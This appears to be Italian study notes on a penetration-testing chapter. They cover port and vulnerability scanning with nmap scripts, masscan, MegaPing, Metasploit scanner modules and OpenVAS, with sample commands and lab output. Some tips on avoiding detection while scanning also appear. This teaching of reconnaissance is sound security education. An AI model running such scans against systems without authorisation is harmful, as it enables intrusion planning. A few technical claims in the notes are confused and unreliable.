Puoi utilizzare più script utilizzando le wildcards. Nell'esempio si vuole runnare lo scripts relativo al SMB (Server message block) protocol versione 2, puoi indicare lo script che vuoi usare scrivendo smb2\*. Questo significa tutti gli script di smb. C'è ne sono tre che verranno

runnati se le porte sono aperte. Vedrai come la porta 445 è aperta. Questa è la porta comune usata dal Common Internet file System (CIFS), che è un implementazione del SMBv2. Questa è la porta aperta per cui lo script viene runnato. Il che significa che quando nmap ha rilevato che la porta era aperta, ha identificato tutti gli script che avevano registrato quella porta e nmap ha eseguito quegli script.

#### Nmap Using Wildcards

```
$ sudo nmap -sS --script "smb2*" -T 4 192.168.86.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:54 EST
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.00024s latency).

Not shown: 500 closed ports, 495 filtered ports
PORT STATE SERVICE
22/tcp open ssh
88/tcp open kerberos-sec
445/tcp open microsoft-ds
548/tcp open afp
5900/tcp open vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)

Host script results:
| smb2-capabilities:
| 2.10:
| | Leasing
| | Multi-credit operations
| | 3.00:
| | | Leasing
| | | Multi-credit operations
| | | Encryption
| | | 3.02:
| | | | Leasing
| | | | Multi-credit operations
| | | |_ Encryption
| | smb2-security-mode:
| | | 2.10:
| | | |_ Message signing enabled and required
|_| smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
```

Come puoi vedere si può utilizzare nmap per memorizzare informazioni su diversi servizi. Ci sono più di 600 scripts. Altri 30 che identificano vulnerabilità secondo le CVE. Un altro esempio può essere quello dello script per vedere il DEcrypting RSA con Obsolete e

Weakened eNcryption ( DROWN) vulnerability nel server che sta runnando SSL versione 2. Questa è una vulnerabilità seria e può essere identificata interagendo con il sistema utilizzando SSL.

## Zenmap

E nmap versione GUI. Qui troviamo un pannello con configurata già le scansioni.

Vedrai anche la casella dei comandi. Selezionando i diversi tipi di scansione si modifica la riga di comando. Invece di tipi come scansione SYN o scansione con connessione completa, potrai scegliere tra scansione intensa, scansione rapida, scansione regolare e altre. Con le scansioni intense, la velocità è impostata su un valore elevato per completare la scansione più velocemente. Una scansione regolare non modifica la velocità dell'acceleratore. È interessante notare che anche una scansione completa lenta aumenta la velocità. Se non desideri utilizzare nessuno dei tipi forniti nell'interfaccia, puoi modificare la riga di comando in qualsiasi modo tu voglia ed eseguirla comunque.




Figure 5.3 Zenmap scan types




FIGURE 5.4 Zenmap service output

## masscan

Ti è mai venuto in mente di scannerizzare l'intero internet? E' proprio questo l'intento dell'inventore di masscan. Il suo nucleo è quello di scannerizzare porte. La differenza con nmap è che è stato sviluppato per andare veloce quanto i sistemi e la vostra connessione di rete.

Utilizza più o meno gli stessi comandi di nmap. Nell'esempio che viene si vede come identifica tutti i web servers indicando la porta, non indicando nulla masscan utilizza -sS scan.

### masscan Identifying Web Servers

```
sudo masscan --rate=100000 -p80,443 192.168.86.0/24
```

```
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-15
```

```
22:55:40 GMT
```

```
Initiating SYN Stealth Scan
```

```
Scanning 256 hosts [2 ports/host]
Discovered open port 80/tcp on 192.168.86.250
Discovered open port 80/tcp on 192.168.86.1
Discovered open port 80/tcp on 192.168.86.35
Discovered open port 443/tcp on 192.168.86.44
Discovered open port 443/tcp on 192.168.86.245
Discovered open port 80/tcp on 192.168.86.247
Discovered open port 80/tcp on 192.168.86.38
Discovered open port 80/tcp on 192.168.86.44
```

L'unica differenza è il parametro rate. Questo indica i pacchetti per secondi, e si puo anche frazionare in forma decimale tipo 0.5 per indicare ogni 2 secondi. Qui invece richiede 100.000 pacchetti per secondi. Il tuo chilometraggio varia in base alla disponibilità di banda e quanto veloce il tuo sistema e la tua interfaccia di rete genera e invia pacchetti.

Masscan forza l'utilizzo di —randomize-hosts, significa che gli ip testati non sono in ordine numerico. Anche per una questione di evasion dato che se scannerizzati in ordine sarebbe ovvio. Anche qui più è bassa la scansione più si evita di essere trovati. Masscan può anche raccogliere informazioni facendo il banner grabbing con il comando —banners.

Getting Banners with masscan

```
$ sudo masscan -sS --banners --rate=100000 -p80,443
192.168.86.0/24
Starting masscan 1.3.2 (http://bit.ly/14GZZzcT) at 2022-11-15
23:01:13 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [2 ports/host]
Discovered open port 80/tcp on 192.168.86.162
Discovered open port 80/tcp on 192.168.86.1
Discovered open port 80/tcp on 192.168.86.160
Discovered open port 80/tcp on 192.168.86.250
Discovered open port 80/tcp on 192.168.86.44
Discovered open port 80/tcp on 192.168.86.35
Discovered open port 443/tcp on 192.168.86.245
Discovered open port 80/tcp on 192.168.86.196
Discovered open port 80/tcp on 192.168.86.247
Banner on port 80/tcp on 192.168.86.35: [http] HTTP/1.1 200
OK\x0d\x0aConnection: close\x0d\x0aContent-Type:
text/html\x0d\x0aCache-Control: no-cache\x0d\x0aExpires:
-1\x0d\x0a\x0d
Banner on port 80/tcp on 192.168.86.35: [title] Redirect to
Login
```

## Opzioni del comando

Opzione	Significato
<code>-sS</code>	Esegue una <b>TCP SYN scan</b> , ovvero invia solo pacchetti SYN per identificare porte aperte, senza completare la connessione TCP (simile a Nmap <code>-sS</code> ). È veloce e relativamente stealth.
<code>-Pn</code>	Non esegue il ping per vedere se l'host è attivo, <b>scansiona comunque</b> . Utile quando gli host bloccano ICMP o quando vuoi forzare la scansione.
<code>-n</code>	<b>Non risolve i nomi DNS</b> , aumenta la velocità e evita traffico DNS inutile.
<code>--randomize-hosts</code>	Randomizza l'ordine degli IP nella scansione, utile per evitare di essere facilmente rilevati come scanner.
<code>-v</code>	Modalità <b>verbosa</b> , mostra più informazioni durante la scansione.
<code>--send-eth</code>	Invia i pacchetti a livello <b>Ethernet</b> (livello 2), anziché tramite il driver di rete standard. Può essere utile su alcune reti o per evitare restrizioni del sistema operativo.

Come si nota c'è un sistema solo che mostra l'header e tra questi non c'è alcun server.

Lo stesso server suggerisce che c'è un redirect a un login page, facendo lo stesso scan con nmpa questo ritorna il server type. masscan non ha le stesse abilità di nmap in ambito scan TCP come Xmas, Fin e ACK. Non supporta neanche UDP.

## MegaPing

Mega ping l'abbiamo già visto per fare pingsweep ma ha anche funzionalità sul port scan. Una cosa che Megaping ci propone è la preselezione delle porte. Nell'immagine si nota come vediamo una selezione diversa di porte già prestabilite, come Hostile port che sono le porte comuni non usate oppure quelle comunemente utilizzate per trojan .




FIGURE 5.5 Megaping scan types

Per runnare Megaping basta inserire sul lato sinistro un interfaccia. Poi aggiungi il target allo scan, ma non accetta blocchi con notazione CIDR. Se vuoi scannerizzare multipli ip address devi aggiungerli manualmente. Vedere la figura.




FIGURE 5.6 MegaPing scan report

Come si nota in figura troviamo alcune porte aperte, come 80 (www-http) che sono porte elevate questo significa che sono aperte come privilegi di amministratore. Le porte targettizzate prese di mira dall'attaccante verranno compromesse perchè l'applicazione darà loro i privilegi di amministratore. Un altro tipo di scan è l'Authorized Ports, che scannerizza solo il range di porte dove le applicazioni risiedono. Altre porte invece vengono considerate effimere, significa che assegnate all'applicazione del client come porti sorgenti quando iniziano ad avere una conversazione con il server.

## Metasploit

Metasploit principalmente è un framework di exploit, ma può essere usato anche come port scanning. Bisogna vedere solo i moduli che ha all'interno che si attivano con il comando msfconsole. Ecco un esempio :

```
[msf](Jobs:0 Agents:0)>> search portscan
Matching Modules
```

Name	Current	Setting	Description
0 auxiliary/scanner/portscan/ftpbounce			normal No FTP Bounce Port Scanner
1 auxiliary/scanner/natpmp/natpmp_portscan			normal No NAT-PMP External Port Scanner
2 auxiliary/scanner/sap/sap_router_portscanner			normal No SAPRouter Port Scanner
3 auxiliary/scanner/portscan/xmas			normal No TCP "XMas" Port Scanner
4 auxiliary/scanner/portscan/ack			normal No TCP ACK Firewall Scanner
5 auxiliary/scanner/portscan/tcp			normal No TCP Port Scanner
6 auxiliary/scanner/portscan/syn			normal No TCP SYN Port Scanner
7 auxiliary/scanner/http/wordpress_pingback_access			normal No Wordpress Pingback Locator

Anche qui le tecniche sono simili ad nmap. Metasploit è più interattivo, setti parametri o variabile per fornire al modulo che si sta utilizzando le informazioni necessarie a far sì che il modulo esegua la scansione della rete giusta nel modo in cui si desidera eseguirla

Di seguito l'output da una scansione usando msf console.

1. Hai bisogno di utilizzare moduli, espressi come path : Sono espressi in path perché sono salvati come tali, il modulo syn è un file name che si chiama syn.rb nel tuo filesystem, rb perché scritto in ruby ma utilizza libreria di metasploit.
2. Una volta caricato il moduli, setti i parametri : Se si vuole fare un port scan allora bisogna settare REMOTE HOST (RHOST), a meno che non si tratti di porte specifiche.

```
[msf] (Jobs:0 Agents:0)>> use scanner/portscan/syn
[msf] (Jobs:0 Agents:0) auxiliary(scanner/portscan/syn)>> set
RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
[msf] (Jobs:0 Agents:0) auxiliary(scanner/portscan/syn)>>
show options
Module options (auxiliary/scanner/portscan/syn):
Name Current Setting Required Description
```

BATCHSIZE 256 yes The number of hosts to scan per set  
DELAY 0 yes The delay between connections, per thread, in milliseconds  
INTERFACE no The name of the interface  
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS 192.168.1.0/24 yes The target host(s), see <https://github.com/rapid7/metasploit-framework/wiki/>  
Using-Metasploit  
SNAPLEN 65535 yes The number of bytes to capture  
THREADS 1 yes The number of concurrent threads (max one per host)  
TIMEOUT 500 yes The reply read timeout in milliseconds  
  
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/syn)>> set INTERFACE ens33  
INTERFACE => ens33  
[msf](Jobs:0 Agents:0) auxiliary(scanner/portscan/syn)>> run

3. Una volta selezionata la porta e l'host, che può essere un blocco intero, si runna il modulo.

Ecco il risultato :

```
[+] TCP OPEN 192.168.4.10:22
[+] TCP OPEN 192.168.4.15:22
[+] TCP OPEN 192.168.4.20:22
[+] TCP OPEN 192.168.4.99:22
[+] TCP OPEN 192.168.4.101:22
[+] TCP OPEN 192.168.4.136:22
[+] TCP OPEN 192.168.4.183:22
[+] TCP OPEN 192.168.4.1:53
```

```
[+] TCP OPEN 192.168.4.178:53  
[+] TCP OPEN 192.168.4.196:53  
[+] TCP OPEN 192.168.4.202:53
```

Un vantaggio di runnare con metasploit e che manterrà il risultato in un database. Si puo anche runnare nmap dentro metasploit.

## Vulnerability Scanning

Una volta fatti gli scan si passa alle vunerabilità, queste possono anche essere sfruttate scegliendo l'exploit ed utilizzarlo per la singola vulnerabilità. Puoi anche vedere direttamente tutti gli exploit possibili da lanciare al target. Qui però ci sono due problemi, il primo è che potrebbe finire con un failure sul sistema del target, I blind test possono portare a risultati Uno degli obiettivi, da un punto di vista etico, è quello di non provocare risultati inaspettati.

L'altro problema è che se si è stati ingaggiato per red teaming dove il target non sa che si stano lanciando attacchi, allora non vorrai essere rintracciato.

Il miglior approccio è quello di identificare le potenziali vulnerabilità da sfruttare, proprio per questo ci servirà un vulnerability scanner. Questo poi cercherà di sfruttare la vulnerabilità anche se non è detto che funzionerà ma troverà qualcosa in base alle interazioni con il target e paragonato ai dati che il vulnerability scanner ha. Questo in termini tecnici è chiamato falso positivo. Ogni cosa che il vulnerability scanner da come risultato successivamente bisognerà provarlo manualmente, il vuln scanner è considerato il punto di inizio del testing.

- Falso positivo: lo scanner ha identificato qualcosa che ritiene essere una vulnerabilità.  
Dopo un'indagine, si scopre che non si tratta di una vulnerabilità.
- Falso negativo: lo scanner non ha identificato alcuna vulnerabilità. In seguito, si scopre che c'era una vulnerabilità che lo scanner non aveva rilevato.
- Vero positivo: lo scanner ha identificato una vulnerabilità che, dopo un'indagine manuale, si è rivelata una vulnerabilità legittima.
- Vero negativo: lo scanner non ha identificato alcuna vulnerabilità e non c'è alcuna vulnerabilità da identificare.

Il primo vuln tool era il SATAN (Security Analysis Tool for Auditing Networks), questo aveva tool come SARA (Security Auditor and Research Assistant) e il SAINT (Security Administrator Integrated Network Tool), questo era scritto in perl con un interfaccia web. Al giorno d'oggi invece il migliore è Nessus, ma noi inizieremo con OpenVAS, relativo a nessus.

## OpenVAS

Nei primi anni 2000 il primo scanner era nessus, prima gratis e poi diventato a pagamento. Inizialmente la versione 2 era open source poi Tenable fece la versione 3. Un programmatore sfruttò la versione open per creare Open Vulnerability Assessment System (OpenVAS). Nessun come OpenVAS inizialmente aveva un client application per gestire gli scan, gli sviluppatori di GreenBone hanno tenuto questa cosa. Ecco la pagina di login.



FIGURE 5.7 Greenbone Security Assistant

OpenVAS permette di avere multipli utenti con diversi permessi. Alcuni possono runnare scan, altri solo visualizzarli. Quando lo installi un account admin viene automaticamente creato e una password random viene generata.

## Setting Up Targets in OpenVAS

Uno scan in OpenVAS ha molte componenti. Quando crei una scan hai bisogno di un set di target, e crearlo richiede comunque informazioni come IP address. Puoi anche decidere di escludere alcuni host.

**New Target**

Name	Local Network
Comment	
Hosts	<input checked="" type="radio"/> Manual <span style="background-color: #ffffcc; padding: 2px;">192.168.86.0/24</span> <input type="radio"/> From file <input type="radio"/> From host assets (0 hosts)
Exclude Hosts	192.168.86.1
Reverse Lookup Only	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unify	<input type="radio"/> Yes <input checked="" type="radio"/> No
Port List	All IANA assigned TCP 2012... <span style="color: #0070C0;">★</span>
Alive Test	Scan Config Default <span style="color: #0070C0;">▼</span>
Credentials for authenticated checks	
SSH	SSH Creds <span style="color: #0070C0;">▼</span> on port 22 <span style="color: #0070C0;">★</span>
SMB	-- <span style="color: #0070C0;">▼</span> <span style="color: #0070C0;">★</span>
ESXi	-- <span style="color: #0070C0;">▼</span> <span style="color: #0070C0;">★</span>
SNMP	-- <span style="color: #0070C0;">▼</span> <span style="color: #0070C0;">★</span>

Create

FIGURE 5.8 Creating a target in OpenVAS

Hai anche la possibilità di settare un set di porte. Questo tool permette anche di inserire credenziali nel caso non si stesse eseguendo un test Black box. Questo permette di scannerizzare vulnerabilità solo locali e non sulla rete o remote. Le credenziali vengono usate per accedere ad OpenVAS, una volta autenticati inizia lo scanning locale. Quando si creano le credenziali per il target windows, si fanno dal Configuration menu. Queste possono essere usate con diversi protocolli, con differenti schemi. Possono essere solo username e password o SSH key. Una volta create possono essere applicate al target. Puoi anche specificare i privilegi.

**New Credential**

Name	SSH Key Auth
Comment	
Type	Username + Password <span style="color: #0070C0;">▲</span>
Allow insecure use	<input type="checkbox"/>
Auto-generate	<input type="checkbox"/>
Username	<input type="text"/> Username + SSH Key <span style="color: #0070C0;">▼</span>
Password	<input type="text"/> Client Certificate <span style="color: #0070C0;">▼</span> SNMP <span style="color: #0070C0;">▼</span>

Create

FIGURE 5.9 Creating credentials in OpenVAS

## Scan Configs in OpenVAS

Il nucleo della scan sta nella configurazione. Lo scan è definito in base ai plug in inseriti. By default ci sono 8 tipi di scan. Si possono vedere nella figura in basso. Puoi vedere il numero dei network vulnerability test (NVT) che sono stati attivati nella config. Gli NVT sono categorizzati in famiglie per una questione organizzativa. Puoi abilitare l'intera famiglia o individualmente. Noterai che c'è una configurazione chiamata Empty che non ha nessun NVT abilitata.

Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
<b>Discovery</b> (Network Discovery scan configuration.)	22		2263		
<b>empty</b> (Empty and static configuration template.)	0		0		
<b>Full and fast</b> (Most NVT's; optimized by using previously collected information.)	62		46346		
<b>Full and fast ultimate</b> (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62		46346		
<b>Full and very deep</b> (Most NVT's; don't trust previously collected information; slow.)	62		46346		
<b>Full and very deep ultimate</b> (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62		46346		
<b>Host Discovery</b> (Network Host Discovery scan configuration.)	2		2		
<b>MyScan</b> (Empty and static configuration template.)	0		0		
<b>System Discovery</b> (Network System Discovery scan configuration.)	6		29		

FIGURE 5.10 OpenVAS scan configs

Una volta creata la scansione, si dispone di una configurazione da utilizzare. Per crearla è sufficiente darle un nome e determinare la configurazione di base. OpenVAS determinerà quale test runnare in base a cosa trova dalla scan iniziale. Quando tu sei pronto a selezionare diversi test da runnare, avrai bisogno anche di editare i tuoi scan. Prenderai decisioni su quale test runnare in base a quali famiglie abiliterai o modificherai. In foto ci sono le liste delle famiglie. Non solo è possibile stabilire se abilitare le famiglie e quali NVT abilitare, ma è anche in grado di determinare come una famiglia si mantenga in NVT vengono aggiunti nel tempo.

Puoi determinare se tenere la configurazione statica o è possibile fare in modo che OpenVAS ne abiliti di nuovi man mano che vengono aggiunti a OpenVAS.

Edit Network Vulnerability Test Families					
Family	NVTs selected	Trend	Select all NVTs	Actions	
AIX Local Security Checks	0 of 1		<input type="checkbox"/>		
Amazon Linux Local Security Checks	0 of 748		<input type="checkbox"/>		
Brute force attacks	0 of 9		<input type="checkbox"/>		
Buffer overflow	0 of 562		<input type="checkbox"/>		
CISCO	0 of 647		<input type="checkbox"/>		
CentOS Local Security Checks	0 of 2427		<input type="checkbox"/>		
Citrix Xenserver Local Security Checks	0 of 30		<input type="checkbox"/>		
Compliance	0 of 7		<input type="checkbox"/>		
Databases	0 of 529		<input type="checkbox"/>		
Debian Local Security Checks	0 of 2645		<input type="checkbox"/>		
Default Accounts	0 of 197		<input type="checkbox"/>		
Denial of Service	0 of 1333		<input type="checkbox"/>		
F5 Local Security Checks	0 of 125		<input type="checkbox"/>		
FTP	0 of 176		<input type="checkbox"/>		
Fedora Local Security Checks	0 of 10226		<input type="checkbox"/>		
Finger abuses	0 of 6		<input type="checkbox"/>		
Firewalls	0 of 19		<input type="checkbox"/>		
FortiOS Local Security Checks	0 of 34		<input type="checkbox"/>		

FIGURE 5.11 OpenVAS NVT families

Esistono anche NVT di Cisco family.

Edit Scan Config Family							
Edit Network Vulnerability Tests							
Name	OID	Severity	Timeout	Prefs	Selected	Actions	
Arkoon identification	1.3.6.1.4.1.25623.1.0.14377	0.0	default	<input type="checkbox"/>			
BlueCoat ProxySG console management detection	1.3.6.1.4.1.25623.1.0.16363	5.0	default	<input type="checkbox"/>			
CheckPoint Firewall-1 Telnet Authentication Detection	1.3.6.1.4.1.25623.1.0.10675	5.0	default	<input type="checkbox"/>			
CheckPoint Firewall-1 Web Authentication Detection	1.3.6.1.4.1.25623.1.0.10676	5.0	default	<input type="checkbox"/>			
Checkpoint Firewall open Web administration	1.3.6.1.4.1.25623.1.0.11518	4.3	default	<input type="checkbox"/>			
Checkpoint SecuRemote information leakage	1.3.6.1.4.1.25623.1.0.10710	5.0	default	<input type="checkbox"/>			
Checkpoint SecureRemote detection	1.3.6.1.4.1.25623.1.0.10617	1.2	default	<input type="checkbox"/>			
Checkpoint VPN-1 PAT information disclosure	1.3.6.1.4.1.25623.1.0.80096	5.0	default	<input type="checkbox"/>			
Firewall ECE-bit bypass	1.3.6.1.4.1.25623.1.0.12118	7.5	default	<input type="checkbox"/>			
